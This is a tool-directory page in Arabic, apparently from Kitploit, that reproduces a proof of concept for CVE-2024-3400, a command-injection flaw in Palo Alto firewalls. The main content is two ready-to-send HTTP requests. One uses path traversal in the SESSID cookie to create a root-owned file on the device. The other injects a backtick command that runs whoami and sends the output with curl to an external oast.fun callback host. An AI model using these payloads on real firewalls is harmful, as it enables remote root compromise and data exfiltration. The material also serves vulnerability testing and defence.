
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-3400-poc — إثبات مفهوم لاستغلال CVE-2024-3400، وهي ثغرة حقن أوامر في جدران حماية Palo Alto، توضح إنشاء الملفات وتنفيذ الأوامر عن بُعد عبر طلبات HTTP مصممة بعناية. | Kitploit
أدوات/GitHubGitHub/ghassansabir/cve-2024-3400-poc
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرة
GitHubghassansabir/cve-2024-3400-poc

CVE-2024-3400-poc

إثبات مفهوم لاستغلال CVE-2024-3400، وهي ثغرة حقن أوامر في جدران حماية Palo Alto، توضح إنشاء الملفات وتنفيذ الأوامر عن بُعد عبر طلبات HTTP مصممة بعناية.

عرض المستودع
4منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2024-3400 ثغرة PoC (أداة التحقق)

وصف الثغرة

CVE-2024-3400 هي ثغرة حقن أوامر موجودة في نظام جدار الحماية Palo Alto. من خلال طلب HTTP مُصمم بعناية، يمكن للمهاجم تنفيذ أوامر ضارة على الخادم المستهدف، وحتى الحصول على صلاحيات root.

خطوات إعادة إنتاج الثغرة



  1. أرسل طلب HTTP التالي:
root@kitploit:~
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hellome1337.txt;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

بعد إرسال هذا الطلب، سيتم إنشاء ملف باسم hellome1337.txt على الخادم، وسيمتلك هذا الملف صلاحيات root.


  1. عند محاولة الوصول إلى هذا الملف، يجب أن يُرجع رمز حالة HTTP 403 (ممنوع)، وليس 404 (غير موجود).

توضح لقطات الشاشة تأثير عملية استغلال هذه الثغرة:
image

image

مثال على حقن الأوامر

لاستغلال هذه الثغرة لتنفيذ حقن أوامر، يمكنك إرسال طلب HTTP التالي:

root@kitploit:~
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/minute/h4`curl${IFS}xxxxxxxxxxxxxxxxx.oast.fun?test=$(whoami)`;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

سينفذ هذا الطلب أمر whoami على الخادم، وسيرسل النتيجة إلى الخادم البعيد المحدد (على سبيل المثال: xxxxxxxxxxxxxxxxx.oast.fun).

قراءة إضافية

  • تحليل Rapid7
  • تحليل مختبرات WatchTowr
تنزيل الأداة